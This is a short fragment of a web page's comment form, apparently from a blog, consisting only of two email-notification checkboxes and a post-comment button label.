☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

POST COMMENT